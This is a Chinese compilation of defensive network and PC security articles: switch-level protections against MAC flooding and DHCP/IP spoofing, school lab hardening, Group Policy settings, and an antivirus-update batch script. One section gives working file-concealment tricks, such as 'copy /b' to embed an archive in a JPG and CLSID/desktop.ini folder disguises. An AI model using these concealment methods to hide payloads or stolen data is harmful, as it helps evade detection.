CAM 表的大小是固定的，不同的交换机的 CAM 表大小不同。MAC/CAM 攻击是指利用工具产生欺骗 MAC，快速填满交换机的 CAM 表。

非法攻击者发送大量带有随机源 MAC 地址的数据包，这些新 MAC 地址被交换机 CAM 学习，很快塞满 MAC 地址表，这时新目的 MAC 地址的数据包就会广播到交换机所有端口，交换机就像共享 HUB 一样工作，非法攻击者可以用 Sniffer 工具监听所有端口的流量。

此类攻击不仅造成安全性的破坏，大量的广播包也降低

了交换机的性能。

#### 2. 防范方法

限制单个端口所连接 MAC 地址的数目可以有效防止类似 Macof 工具和 SQL 蠕虫病毒发起的攻击。Macof 可被网络用户用来产生随机源 MAC 地址和随机目的 MAC 地址的数据包，可以在不到 10 秒的时间内填满交换机的 CAM 表。

Cisco Catalyst 交换机的端口安全 (Port Security) 和动态端口安全功能可被用来阻止 MAC 泛滥攻击。例如，交换机连接单台工作站的端口，可以限制所学 MAC 地址数为 1，连接 IP 电话和工作站的端口可限制所学 MAC 地址数为 3 (IP 电话、工作站和 IP 电话内的交换机)。

通过端口安全功能，网络管理员也可以静态设置每个端口所允许连接的合法 MAC 地址，实现设备级的安全授权。动态端口安全则设置端口允许合法 MAC 地址的数目，并以一定时间内所学习到的地址作为合法 MAC 地址。

通过配置 Port Security 可以控制端口上最大可以通过的 MAC 地址数量、端口上学习或通过哪些 MAC 地址、对于超过规定数量的 MAC 处理进行违背处理。

端口上学习或通过哪些 MAC 地址可以通过静态手工定义，也可以在交换机自动学习。交换机动态学习端口 MAC，直到指定的 MAC 地址数量，交换机关机后重新学习。

目前较新的技术是 Sticky Port Security，交换机将学到的 MAC 地址写到端口配置中，交换机重启后配置仍然存在。

对超过规定数量的 MAC 进行处理，一般有 3 种方式：Shutdown，端口关闭；Protect，丢弃非法流量，不报警；Restrict，丢弃非法流量，报警。



## DHCP Snooping 技术

采用 DHCP Server 可以自动为用户设置网络 IP 地址、掩码、网关、DNS、WINS 等网络参数，简化了用户网络设置，提高了管理效率。

但在 DHCP 管理使用上也存在着一些令网管人员比较头疼的问题，常见的有：DHCP Server 的冒充；DHCP Server 的 DoS 攻击；有些用户随便指定地址，造成网络地址冲突；由于 DHCP 的运作机制，通常服务器和客户端没有认证机制，如果网络上存在多台 DHCP 服务器，会给网络造成混乱；由于不小心配置了 DHCP 服务器引起的网络混乱也非常常见。

非法攻击者利用类似 Goobler 的工具可以发出大量带有不同源 MAC 地址的 DHCP 请求，直到 DHCP 服务器对应网段的所有地址被占用，此类攻击既可以造成 DoS 的破坏，也可以和 DHCP 服务器欺诈结合，将流量重指到意图进行流量截取的恶意结点。

DHCP 服务器欺诈可能是故意的，也可能是无意启动 DHCP 服务器功能，恶意用户发放错误的 IP 地址、DNS 服务器信息或默认网关信息，以此来实现流量的截取。

DHCP Snooping 技术是 DHCP 安全特性，通过建立和维护 DHCP Snooping 绑定表过滤不可信任的 DHCP 信息，这些信息是指来自不信任区域的 DHCP 信息。

通过截取一个虚拟局域网内的 DHCP 信息，交换机可以在用户和 DHCP 服务器之间担任类似小型安全防火墙这样的角色。“DHCP 监听”功能基于动态地址分配建立了一个 DHCP 绑定表，并将该表存贮在交换机里。在没有 DHCP 的环境中，绑定条目可能被静态定义，每个 DHCP 绑定条目包含客户端地址（一个静态地址或者一个从 DHCP 服务器上获取的地址）、客户端 MAC 地址、端口、VLAN ID、租借时间、绑定类型（静态的或者动态的），如图 1 所示。

MacAddress	Ipaddress	Lease(sec)	Type	VLAN
00:0B:60:28:45:05	110.149.3.13	600735	dhcp-snooping	100
GigabitEthernet1/0/7				

图 1 DHCP 绑定表

这不仅解决了 DHCP 用户的 IP 和端口跟踪定位问题，为用户管理提供方便，而且还供给动态 ARP 检测（DAI）和 IP Source Guard 使用。

### 防范方法

为了防止这种类型的攻击，Catalyst DHCP 侦听（DHCP Snooping）功能可有效阻止此类攻击。当打开此功能，所有用户端口除非特别设置，被认为不可信任端口不应该做出任何 DHCP 响应，因此欺诈 DHCP 响应包被交换机阻断，合法的 DHCP 服务器端口或上连端口应被设置为信任端口。

首先定义交换机上的信任端口和不信任端口，对于不信任端口的丢失报文进行截获和嗅探，丢掉来自这些端口的非正常 DHCP 响应报文。

## IP 源地址保护技术

### 1. 常见的欺骗攻击

非法攻击者经常使用的另一种手法是 IP 地址欺骗。

常见的欺骗种类有 MAC 欺骗、IP 欺骗、IP/MAC 欺骗，其目的一般为伪造身份或者获取针对 IP/MAC 的特权。此方法也被广泛用做 DoS 攻击，目前较多的攻击是 Ping Of Death、Syn flood、ICMP Unreachable Storm。

例如，非法攻击者冒用 A 地址对 B 地址发出大量的 ping 包，所有 ping 应答都会返回到 B 地址，通过这种方式来实施拒绝服务（DoS）攻击，以便掩盖攻击系统的真实身份。

富有侵略性的 TCP SYN 洪泛攻击来源于一个欺骗性的 IP 地址，是利用 TCP 三次握手会话对服务器进行颠覆的又一种攻击方式。一个 IP 地址欺骗攻击者可以通过手动修改地址或者运行一个实施地址欺骗的程序来假冒一个合法地址。

另外，病毒和木马的攻击也会使用欺骗的源 IP 地址，互联网上的蠕虫病毒也往往利用欺骗技术来掩盖它们真实的源头主机。

### 2. 防范方法

Catalyst IP 源地址保护（IP Source Guard）功能打开后，可以根据 DHCP 侦听记录的 IP 绑定表动态产生 PVACL，强制来自此端口流量的源地址符合 DHCP 绑定表的记录，这样攻击者就无法通过假定一个合法用户的 IP 地址来实施攻击了。

这个功能将只允许对拥有合法源地址的数据保护进行转发，合法源地址是与 IP 地址绑定表保持一致的，也来源于 DHCP Snooping 绑定表。

因此，DHCP Snooping 功能对于这个功能的动态实现也是必不可少的，对于那些没有用到 DHCP 的网络环境来说，该绑定表也可以静态配置。

IP Source Guard 不但可以配置成对 IP 地址的过滤，也可以配置成对 MAC 地址的过滤，这样就只有 IP 地址和 MAC 地址都与 DHCP Snooping 绑定表匹配的通信包才能够被允许传输。

此时，必须将 IP 源地址保护 IP Source Guard 与端口安全 Port Security 功能共同使用，并且需要 DHCP 服务器支持 Option 82 时，才可以抵御“IP 地址+MAC 地址”的欺骗。

### 专用 VLAN “深度”隔离交换端口 pVLAN

蠕虫一般通过地址扫描来获取攻击目标，现在虽然大多数网络都根据各种条件来划分了 VLAN，可是一般对 VLAN 之间的内部通信都不进行控制，所以蠕虫首先会对所在 VLAN 内的其他终端进行扫描，这也就是为什么蠕虫爆发时，局域网内用户会迅速被感染，其速度之快难于控制。

现在有了一种新的 VLAN 机制，所有终端同在一个子网中，但终端只能与自己的默认网关通信。这一新的 VLAN 特

性就是专用 VLAN 技术（private VLAN，pVLAN）。

专用 VLAN 是第二层的机制，在同一个二层域中有两类不同安全级别的访问端口。与服务器/工作站连接的端口称作专用端口（Private port），一个专用端口限定在第二层，它只能发送流量到混杂端口，也只能检测从混杂端口来的流量。混杂端口没有专用端口的限定，它与路由器或第三层交换机接口相连。简单地说，在一个专用 VLAN 内，专用端口收到的流量只能发往混杂端口，混杂端口收到的流量可以发往所有端口（混杂端口和专用端口）。同一专用 VLAN 中两类端口的关系如图 2 所示。




图 2 同一专用 VLAN 中两类端口关系

专用 VLAN 能够限制 VLAN 中的哪些端口可以与处于同一 VLAN 中的其他端口通信。一般情况下，部署专用 VLAN 的目的是使某个网段上的主机只能与其默认网关通信，而不能与网络上的其他主机通信。例如，如果 Web 服务器遭到了 Code-Red 红色代码的破坏，即使其他 Web 服务器也在这个网段中，也不会被感染。这种访问控制的实施方式是将主机分配给隔离端口或小组端口，有效地减小受感染主机可能造成的危害。隔离端口只能与异类端口（一般为路由器）通信。小组端口既可以与异类端口通信，也可以与同组中的其他端口通信。

专用 VLAN 的应用对于保证局域接入网络的数据通信的安全性是非常有效的，用户只能与自己的默认网关连接。一个专用 VLAN 不需要多个 VLAN 和 IP 子网就提供了具备

第二层数据通信安全性的连接，所有的用户都接入专用 VLAN，从而实现所有用户与默认网关的连接，而与专用 VLAN 内的其他用户没有任何访问。

pVLAN 功能可以保证同一个 VLAN 中的各个端口相互之间不能通信，但可以穿过 Trunk 端口。这样即使同一 VLAN 中的用户，相互之间也不会受到蠕虫扫描的影响。

## 基于网络的应用识别定位病毒 NBAR

当攻击、蠕虫和病毒发生时，不管是设备级还是网络级，网络基础设施具备相当的抵抗和承受能力，然后再与专门的安全系统共同定位问题，确认攻击源，有效隔离，快速响应，确保整体网络的稳定运行和业务的持续发展。只要可以通过各种网络技术定位传播源，过滤传播扫描数据包，限制被感染终端的接入，就能大大增强整个网络的抵抗能力。

基于网络应用识别的 NBAR 是 Cisco IOS 软件中的分类引擎，可以通过 URL/多目的互联网邮件扩展（MIME）类型和使用动态端口分配技术的协议识别多种应用级协议，包括 HTTP。

NBAR 对流量进行分类之后，可以将相应的服务质量（QoS）策略应用到流量等级。NBAR 能识别 CRv1 和 CRv2 URL 请求，但不能识别 Code-Red 红色代码 II URL 请求，因为 Code-Red 红色代码 II 通过多个分组传播 GET 请求，而 NBAR 目前只检查第一个分组。

与 NIDS 不同，NBAR 可以立即对 CRv1 和 CRv2 流量进行分类，并在流量到达服务器之前丢弃分组。另外，NBAR 还可以双向使用，减轻 Code-Red 红色代码的危害。

## 防范跳板攻击

建议在核心交换机的各服务器和部门 VLAN 网关口下设置反向路由验证转发（Unicast Reverse-Path Forwarding）：

```
Switch(Config)#int VLAN 网关口
```

```
Switch(Config-if)#ip verify unicast reverse-path
```

//该网关口将验证进入网关的 IP 包源地址是否与该网关口的相关路由条目相匹配，如果不匹配则丢弃该 IP 包。

## 中学机房怎样才能更安全

中学计算机机房是中学信息技术课及学科整合课教学的重要场所，它具有计算机数量大、安装软件种类多、使用率高的特点。由于使用者人为因素及病毒等的影响，常常造成系统运行速度缓慢、频繁死机、重要软件无法正常使用、机房网络完全瘫痪等现象，严重影响了教学工作的正常开展。

为了保证机房计算机系统的正常运行，针对各种不同来源的安全威胁，必须有一系列提高系统安全防范优化的应对措施。

浙江省衢州第二中学信息中心 徐志兴

## 使用者人为因素威胁

机房承担着学生课堂上机练习、课后上机实验等超负荷的教学任务。由于机房管理制度的不完善，加上学生安全上机的意识淡薄，在上机的过程中有意无意地会出现一些破坏系统的行为，例如，硬盘被格式化、系统文件被删除造成操作系统无法启动；强行结束学生端客户机程序进程，使得教

学系统无法正常工作；随意使用可能带有病毒的 U 盘造成病毒的快速传播。

为了防止学生破坏系统数据，绝大多数的机房都使用了系统保护卡，如小哨兵、三茗等，起到了较好的效果。但最近流行的“机器狗”病毒可以绕开系统保护卡，直接向硬盘写入数据，从而使系统染毒。

由于“机器狗”等病毒传播的一个重要途径是通过 U 盘等可移动设备，建议机房计算机系统关闭“自动播放”功能，禁止使用可移动设备。

在“运行”中输入“gpedit.msc”，打开“组策略”管理器，选择“计算机配置”→“管理模版”→“系统”，在下面找到“关闭自动播放”项，选择“已启用”，范围设定为“所有驱动器”，这样就关闭了自动播放功能。

禁止使用可移动设备的方法有很多种，可以在 BIOS 中关闭 USB 接口，但这样 USB 鼠标也不能用了。两全的办法是可以通过系统设置隐藏不需要的盘符，U 盘插入后虽然自动加载了驱动，但由于盘符不能在资源管理器中显示，同样可以阻止 U 盘的使用。

推荐使用微软提供的系统优化工具“Tweak UI”进行隐藏设置，利用该工具可以做较多的优化，如图 1 所示。



图 1 使用 Tweak UI 隐藏盘符

为了防止学生故意结束客户机进程，可以使用修改版的任务管理器程序替代系统原来的任务管理器，只允许查看进程而不能结束进程，在一定程度上可以阻止学生的恶意为。

当然由于机房是教学场所，对系统的修改不宜过多，以免影响正常的学生需要掌握的计算机操作功能。

## 系统、软件本身的安全威胁

黑客、病毒程序往往通过安全漏洞进行传播、攻击系统、破坏数据等操作，所以，机房的系统安装完毕后应该及时打上最新的补丁，以防攻击者利用已知漏洞入侵计算机系统。

对于系统安全漏洞的检测和修补，推荐使用 360 安全卫士。

为了方便地为计算机更新补丁，可以在本地安装一台 WSUS 服务器，实现补丁管理的本地化，实时掌握计算机系统补丁更新情况。

除补丁更新外，还可以利用系统本身提供的权限体系来加强安全防护。

如选用安全等级较高的文件系统，Windows NT 以上的版本提供对 NTFS 文件系统的支持。NTFS 与 FAT32 文件系统相比最大的特点就是安全，可以让管理员设置文件及目录的存取权限，使用户只能按照系统赋予的权限进行操作，不仅能防范入侵者，还能让病毒无法被执行，从而有效地保护系统和数据的安全。

同时，还要注意设置安全的账户和密码。Administrator 是系统默认的管理员账户，它往往是黑客的主要攻击目标，一旦被破解了密码，整个系统就没有一点安全可言。

创建一个拥有全部权限的自设的管理员账户，更改 Administrator 账户名或删除它，同时禁用未设任何安全级别的 Guest 账户，是有效防范攻击的措施。

## 互联网上的安全威胁

机房通过校园网接入互联网，网络入侵带来的威胁直接影响机房的安全。

现在，许多网站网页中都带有利用 IE 安全漏洞种植木马的脚本，大量欺骗性的下载站点更是直接提供含有木马的软件下载，令计算机用户一不小心就中招，防不胜防。

而且，互联网上随处都可以下载到黑客工具和恶意脚本，操作起来也非常简单，即使是普通的用户也能在简单学习后利用这些工具对网络进行攻击。

因此，机房计算机系统除了打上最新的补丁外，还必须安装有效的防病毒程序，可以建立病毒库本地更新服务器以方便病毒库更新。

由于机房使用系统保护卡，应在制作母系统时将病毒库更新，以后隔数周更新，防病毒程序设置为病毒库过期不提示，系统补丁更新也可以采用同样的方法。

对于目前流行的“机器狗”、“ARP 攻击”病毒，推荐使用 360 安全卫士提供的“机器狗”、“ARP 攻击”免疫程序。

为了有效阻止内部用户下载攻击工具给系统造成破坏，可以使用防火墙限制内部用户的上网行为，禁用特殊端口，不允许下载可执行文件等措施，可以在一定程度上抑制各种可能的破坏行为。

经过多方面的安全考虑及对应措施，应该说计算机系统已经具备了较好的抗攻击、防病毒能力，接下来需要将精心制作的母系统“克隆”到其他计算机上，鉴于机房的特点，可以采用快速高效的网络克隆来完成。



## 用组策略为卡巴护航

最近，卡巴斯基以其强悍的杀毒能力赢得了不少用户的青睐，也是很多网管对杀毒软件的不二之选。

虽然卡巴斯基“很耗内存”的弊病在内存以 2GB 为主流的今天已经不成问题，但它对于操作系统的“时间倒流”却一直非常敏感，不少木马、病毒会将系统时间向前调整而造成卡巴斯基的失效。这不能不说是卡巴斯基的“软肋”。

既然卡巴斯基对系统时间的改动无法自保，那我们就用 Windows 的组策略来为它护航吧！

打开“开始”→“运行”菜单，输入“gpedit.msc”后单击【确定】按钮，进入组策略窗口。

在左侧窗格中依次找到“计算机配置”→“Windows 设

置”→“安全设置”→“本地策略”→“用户权利指派”项，然后在右侧窗格中双击“更改系统时间”项。

在弹出的“更改系统时间属性”对话框中显示出了能够更改操作系统时间的账户，此时只需单击选中它们，再单击下方的【删除】按钮逐一将所有的账户从这里清除出去，最后单击【确定】按钮即可。而后重新启动计算机，这时就没有任何用户拥有可以修改系统时间的权限了。

之后，如果有人或者病毒、木马执行修改系统时间的操作，Windows 就会弹出“您没有适当的特权级，所以无法更改‘系统时间’。”的提示。

如此一来，卡巴斯基就可以不再受“时间倒流”的影响，安全保护我们的系统了。

山东省招远一中 车晓东

## 让机密文件隐藏“自救”

如今恶意代码横行，各种攻击手段也越来越容易获得，很可能您系统中的某个角落里正有一双眼睛虎视眈眈地盯着您的机密信息。事实证明，我们不能 100% 地依靠安全产品来抵挡偷窥的眼，要想让这些机密文件更保险，还要“自救”！

所谓自救，不外乎通过各种方法把这些机密信息隐藏起来，让恶意代码和非法攻击者搜寻不到。做法很简单，可以利用 Windows 自带的隐藏功能或“高强度文件加密大师”、“文件加密保护神”之类的工具软件来实现。

其实，我们还可以使用一些简便、快捷、出人意外的“另类”方法来隐藏这些机密信息。

### 始终不显示隐藏文件

在 Windows 中可以通过在个人文件的“属性”对话框中勾选“隐藏”复选框，然后在“文件夹选项”的“查看”选项卡中选择“不显示隐藏文件”单选按钮，来达到隐藏秘密的目的，但稍具计算机知识的人只要选择“显示所有文件”单选按钮，就能将它们显示出来。

要想用这个方法隐藏个人文件，就必须对“显示所有文件”这个命令加以限制。

方法是：在注册表编辑器中找到“HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL”分支，然后在右侧窗口中找到二进制子键“Checked value”，将其键值改为“0”。

新疆军区指挥自动化站 刘智 张晓瑜

这样，即使别人在“查看”选项卡中选择了“显示所有文件”，系统也不会显示出隐藏着的个人文件，而且当他人重新进入“查看”选项卡时，会发现系统又自动选中了“不显示隐藏文件”这一项。

更绝的是，利用注册表编辑器我们可以将“查看”选项卡中“隐藏文件”项下的两个单选按钮都隐藏掉。只需将上述“Hidden”下“NOHIDDEN”、“SHOWALL”两个分支中的“Text”字符串键的键值清除掉（此方法适合 Windows XP，Windows 其他系统该键的键值不同）。这样，退出注册表编辑器后再进入“查看”选项卡，您就会发现“隐藏文件和文件夹”下面已经没有选项。

### 利用文件的扩展名隐藏

这个方法就是修改想要隐藏文件的扩展名，将表明文件类型的扩展名修改成其他类型文件的扩展名（如.dll）或在系统中不存在的类型，如将“news.doc”这个文件修改为“news.dll”或“news.fff”。因为带有这种扩展名的文件是没有与系统中的任何应用程序相关联的，所以是不可能被打开或者运行的，这样就达到了隐藏文件的目的。

不过需要提醒的是，修改完成后一定要记住文件的完整文件名和存放路径，否则一不小心把它删除就麻烦了。

这种方法虽然简单，但也很容易被人猜测出真实的文件扩展名，因为常用的文件类型就是那几种。所以，一定



要存放在合适的路径下，以增加别有用心的人查找和猜测的难度。

## 利用特殊文件夹隐藏

在 Windows 系统中，“\”是路径的分隔符号，如“C:\Windows”是 C 分区中的名称为 Windows 的文件夹，“C:\Windows\clock.avi”指的是 C 分区中名称为 Windows 的文件夹中的 clock.avi 这个文件。

如果“S\”是一个文件夹的名称，假如这个文件位于 D 分区，那它的路径就是“D:\S\”。但是当我们打开这个文件夹时，Windows 系统会认为我们要访问的是 D 分区下名称为 S 的文件夹，而不是“S\”这个文件夹。因此，系统认为该路径不存在，会给出错误信息。

在系统状态下无法建立名称为“S\”的文件夹，可以采取其他办法来创建这个特殊的文件夹。

在“运行”栏执行“cmd”打开命令提示符窗口，进入到 D 盘的根目录下，输入“mkdir s.\”后按回车键，然后进入资源管理器，就会发现在 D 盘目录下建立了一个名为“S.”的文件夹。

不过，这个文件夹不能打开也不能被删除。不能打开是因为该文件夹的实际路径是“d:\s.\”，但在资源管理器中它的名称就变成了“s.”，因此找不到该路径，系统会认为此文件夹不存在，因而报错。无法删除也是基于同样的原因。

既然这类文件夹在正常状态下不会被打开和删除，就可以放心地将重要文件资料保存其中了，只需要在命令提示符窗口下用命令行的方式将需要隐藏的文件逐个复制到这个特殊的文件夹中即可。

要删除这个特殊的文件夹也很简单。先确认您已经将隐藏的文件资料做了备份，然后在命令提示符窗口下输入“rmdir s.\ /s”，在提示信息出现时按【Y】键即可删除。

## 利用 Copy 命令实现隐藏

Copy 命令可以合并两个文件，可以利用这个特性把秘密文件隐藏在图片中。这样别人会以为是个图片，就算单击它也只能显示图片，绝不会泄露出里面的秘密文件内容。而您可以用记事本打开这个图片，查看其中隐藏的内容，等于为您的秘密加了一把“防盗锁”。

具体做法总结如下：

(1) 准备一张图片，比如 1.jpg。准备目标文件，比如 2.doc（可以是任何文件）。

(2) 把要隐藏的文件 2.doc 用 WinRAR 压缩，生成 2.rar 压缩包。

(3) 打开命令提示符，单击【开始】→【运行】，输入“cmd”。

(4) 我们假设两个文件都存放在“D:\3”（3 是文件夹名）下。输入命令：

```
copy /b D:\3\1.jpg + D:\3\2.rar D:\3\4.jpg
```

(5) 打开生成的图片 4.jpg，发现是原来的图片。

要想打开那个被隐藏了的 doc 文件，可以用右键单击新增加的图片文件，选择【打开方式】→【WinRAR】。如果列表中没有这项，可以选择【选择程序】→【WinRAR 压缩文件管理器】打开，就可以发现我们隐藏的 doc 文件。

## 利用系统文件标识符隐藏

大家都知道，在系统分区根目录下的 Windows 文件夹下有一个 Fonts 目录，这是专门用来存储字体的文件夹。Fonts 目录下有一个 desktop.ini 的文件，可以用搜索功能来查找此文件。

在 DOS 环境下使用命令行方式将 Fonts 目录下的 desktop.ini 文件复制到想要存放隐藏信息的文件夹中，您就会发现这个文件夹中的文件都消失了，并且显示的都是字体文件，这就说明我们已经成功隐藏了文件。

如果想恢复文件也非常容易，右键单击文件夹，然后选择【搜索】命令，找到 desktop.ini 这个文件后直接删除即可。

该方法是利用 desktop.ini 的特殊作用实现的，真正实现原理是利用了系统文件标识符。文件标识符的英文名称是 CLSID，也称类标识符，位于注册表的“HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\CLSID”下，通常由 32 个十六进制数构成，其一般格式是“{八位数-四位数-四位数-四位数-十二位数}”。如“{20D04FE0-3AEA-1069-A2D8-08002B30309D}”代表“我的电脑”。

我们操作计算机的时候是对系统程序名称发出指令，而 Windows 系统则是通过该程序的文件标识符进行识别而进行响应的，因此，文件标识符与系统程序是一一对应的关系。

Fonts 文件夹只是通过内嵌的 desktop.ini 里的 CLSID 指向来让 Fonts 目录变成特殊文件夹。实际上，这是微软本身提供的功能“外壳程序命名空间扩展”（Shell NameSpace Extension），是由“外壳程序实例对象”创建的接口，引用微软官方描述为：外壳程序命名空间扩展允许您在外壳程序中创建“虚拟文件夹”。举例来说，桌面上“我的电脑”图标并不是一个实际的文件系统目录，而是表示由“我的电脑”外壳扩展维护项的集合。

通俗地讲，在 Windows 系统里用户可以通过为某个文件夹进行特殊但不复杂的操作，使之不能被直接显示为原来文件夹的内容。例如，一个文件夹被用户加上了描述为“MP3 文件”的命名空间扩展，那么用户会马上发现文件夹图标变成了 MP3 文件样式，并且在打开这个文件夹时会发现系统

打开了音频播放器，而不是原来的内容。这是因为我们在 Windows 桌面上的所有操作都是通过外壳程序进行解释的，而微软的“外壳程序实例对象”就是为了更改这些操作的指向。

“命名空间”(NameSpace)是通过注册表里的“HKEY\_CLASSES\_ROOT\CLSID”进行定义的，如“{450D8FBA-AD25-11D0-98A8-0800361B1103}”代表“我的文档”，这个文件夹当然是不会存在的。但是为了我们能方便地访问系统对象，系统借助命名空间的特性构造了一个“虚拟文件夹”，我们才得以看到“我的文档”这个组件的存在。

利用系统文件标识符来隐藏文件的具体做法有以下两种。

其一，将想要隐藏的文件放入一个新建的文件夹，按【F2】键对新建的文件夹进行重命名，比如将“我的电脑”系统文件标识符“{20D04FE0-3AEA-1069-A2D8-08002B30309D}”作为扩展名，文件夹命名为“我的电脑。{20D04FE0-3AEA-1069-A2D8-08002B30309D}”，则原来的文件夹图标变成了“我的电脑”图标，双击文件夹则打开“我的电脑”，从而起到保护文件的作用。如果您想使用原来的文件，只需要把扩展名去掉就行了。

另一种方法是用 desktop.ini 实现“命名空间”的指向，

在任意文件夹里建立一个文件“desktop.ini”，内容如下：

```
[ShellClassInfo]
```

```
CLSID={20D04FE0-3AEA-1069-A2D8-08002B30309D}
```

然后更改文件夹属性为“系统”，您会发现它的效果和上面的方法是一样的。

到这里大家都明白了吧，只要把小数点后的字符串改为任何能在注册表的“HKEY\_CLASSES\_ROOT\CLSID”里找到的“命名空间”字符串，就能把某个文件夹变成特殊空间的入口了。其实这个方法就是利用“外壳程序命名空间扩展”的功能实现的文件隐藏，因为任何直接打开文件夹的操作都会被外壳程序给指向特殊目录。

这个方法的弊端是：在命令提示符下它将暴露无遗，因为命令提示符并不通过外壳程序来操作文件。当然，混淆视听者自己要浏览文件，也要通过命令提示符进入。

以上就是在 Windows 系统中进行文件隐藏的一些心得和实现技巧。这些方法简单，实现起来也很容易，而且效果明显，可随用随改。

当然什么方法都不是万能的，对于有心人来说，破解这些“障眼法”式的隐藏方法并非难事，所以还要具体问题具体分析，多掌握一些相关的方法并综合运用，才会取得更好的保护效果。

## 决战时间病毒

笔者遇到的这个病毒有点怪，姑且叫做“时间病毒”吧。

这个病毒与以往见过的病毒不同，连诺顿杀毒软件都找不到它的踪影，但它却实实在在地存在着：把笔者的系统日期和时间改成了 1978 年 6 月 1 日 0 时 00 分。而且，任凭笔者怎么修改，都无法修改过来。

笔者实在忍无可忍，下决心将错误的时间更正过来！

上网一查才知道不少网友也遇到过类似的问题，可惜都没有找到理想的对策，大都采用了重装系统、重新分区、拔掉 CMOS 电池等需要大动干戈的解决方法。

笔者相信问题还没有严重到这个程度，先后运行了杀毒

75130 部队指挥自动化工作站 郭哲软件和 360 安全卫士对计算机进行全面的病毒扫描，都没有发现病毒的踪迹。不过，就在笔者不经意点到“修复系统漏洞”时，下面出现了一行字：

您的系统时间与当前时间不符，如果没有人为修改，就是中了时间病毒。如若更改，请下载 360TimeProt.exe，进行时间保护……

于是笔者依照提示下载了该软件，在系统重启后进入 BIOS，将日期和时间改成正确的，而后继续启动计算机。

运行 360TimeProt.exe，单击“禁止时间修改”，这样时间病毒就再也不能发威了。

## 用批处理实现病毒库升级

笔者单位的网络系统中部署了 Symantec 的 Norton 企业版防病毒软件，采用一个系统中心、多个服务器的模式，完成对全网内 3 000 多客户端的管理。各个 Symantec 企

浙江省慈溪市教育网络中心 戚森业版客户端向各个父服务器更新病毒库定义，而各个服务器从系统中心的一级服务器获取更新，所以只要完成了对系统中心一级服务器的更新，整个系统的更新也就相

应完成。

图1为 Symantec 企业版杀毒软件部署结构示意图。




图1 Symantec 企业版部署示意图

Symantec 的 Norton 企业版防病毒软件服务器端的更新主要有以下3种方式。

一种就是利用 LiveUpdate 程序从 Symantec 公司的 Live Update 服务器获取更新，这种方式获得更新一般比系统时间要晚 2~3 天。

第二种就是到 Symantec 官方网站上手动下载更新包，然后采用覆盖的方式来更新，这种更新方式会比较及时，但需要每天手动下载。

其实，Symantec 还提供了一个 FTP 服务器，您可以利用批处理命令的方式自动从 FTP 下载更新程序，并自动进行安装，快速完成病毒库的升级。

## 所用到的命令

### 1. Call 命令

批处理程序调用另一个批处理程序，Call 命令接受用做调用目标的标签。如果在脚本或批处理文件外使用 Call，它将不会在命令行起作用。

语法：

CALL [[Drive:][Path] FileName [BatchParameters]] [:label [arguments]]

参数：

[Drive:][Path] FileName：指定要调用的批处理程序的位置和名称，其中 FileName 参数必须具有 .bat 或 .cmd 扩展名。

### 2. Move 命令

移动文件和目录，要移动至少一个文件。

语法：

MOVE [/Y | /-Y] [drive:][path]filename1[... destination

参数：

[drive:][path]filename1：指定想移动的文件位置和名称。

Destination：指定文件的新位置。目标可包含一个驱动器号和冒号、一个目录名或组合。只移动一个文件并在移动时重命名，还可以包括文件名。

[drive:][path]dirname1：指定要重命名的目录。

/Y：取消确认改写一个现有目标文件的提示。

/-Y：对确认改写一个现有目标文件发出提示。

### 3. Del 命令

删除一个或数个文件。

语法：

DEL [/P] [/F] [/S] [/Q] [/A[:attributes]] names

参数：

Names：指定一个或数个文件或目录列表，通配符可被用来删除多个文件，如果指定了一个目录，目录中的所有文件都会被删除。

/P：删除每一个文件之前提示确认。

/F：强制删除只读文件。

/S：从所有子目录删除指定文件。

/Q：安静模式，删除全局通配符时不要求确认。

### 4. FTP 命令

指定一个包含 FTP 命令子集的文本文件自动执行 FTP 命令。

语法：

FTP -s:filename

参数：

-s：文件名，包含 ftp 命令子集文本文件必须跟 ftp 运行同一目录。

## 具体实施过程

1. 同样在 C 盘根目录下建立一个 Cescrypt.txt。

用记事本编辑，内容如下：

(1) 连接 ftp.symantec.com 服务器：

open ftp.symantec.com

(2) 匿名登录：

anonymous

(3) 将 nobody@spammer.com 作为密码登录：

nobody@spammer.com

(4) 指定目录：

cd public/english\_us \_canada/antivirus\_definitions /norton\_antivirus/static

(5) 切换本地工作目录到 C：

lcd C:\

(6) 以二进制方式传输：

bin

(7) 每传输 1024 字节，显示一个 hash 符号(#)：

hash

(8) 设置多个文件传输时的交互提示：

Prompt

(9) 下载 navup8.exe 文件：

get navup8.exe

(10) 退出 FTP 服务器：

quit

2. 在一级服务器系统的某目录下，这里就假设在 C 盘根目录下建立一个 Savupdate.bat，用记事本编辑，输入以下内容。

(1) 根据 Cscript 文本中的命令顺序来运行 FTP：

ftp -s:cscript.txt

(2) 运行刚才下载到 C 盘的 navup8.exe：

call "%systemdrive%\navup8.exe"

(3) navup8.exe 运行时会在当前目录产生\*.xdb，把这些文件移动到 Symantec 的安装目录中即可更新病毒定义库：

move %systemdrive%\\*.xdb "C:\Program Files\Symantec Client Security\Symantec AntiVirus"

(4) 删除 navup8.exe：

del /q %systemdrive%\navup8.exe

3. 测试 Savupdate.bat。

运行 C 盘根目录下的 Savupdate.bat，出现如图 2 所示的窗口，表示 Savupdate.bat 已经能够顺利从 Symantec 服务器下载病毒库定义了。

4. 最后利用 Windows 的计划任务定时执行这个 bat 就可以了，如图 3 所示。



图 2 测试 Savupdate.bat




图 3 定时执行 bat

在实际使用中，我利用这个批处理文件安排时间段设置两个计划任务，以保证每天都能快速地获取最新病毒库。

## 捉“马”历险记

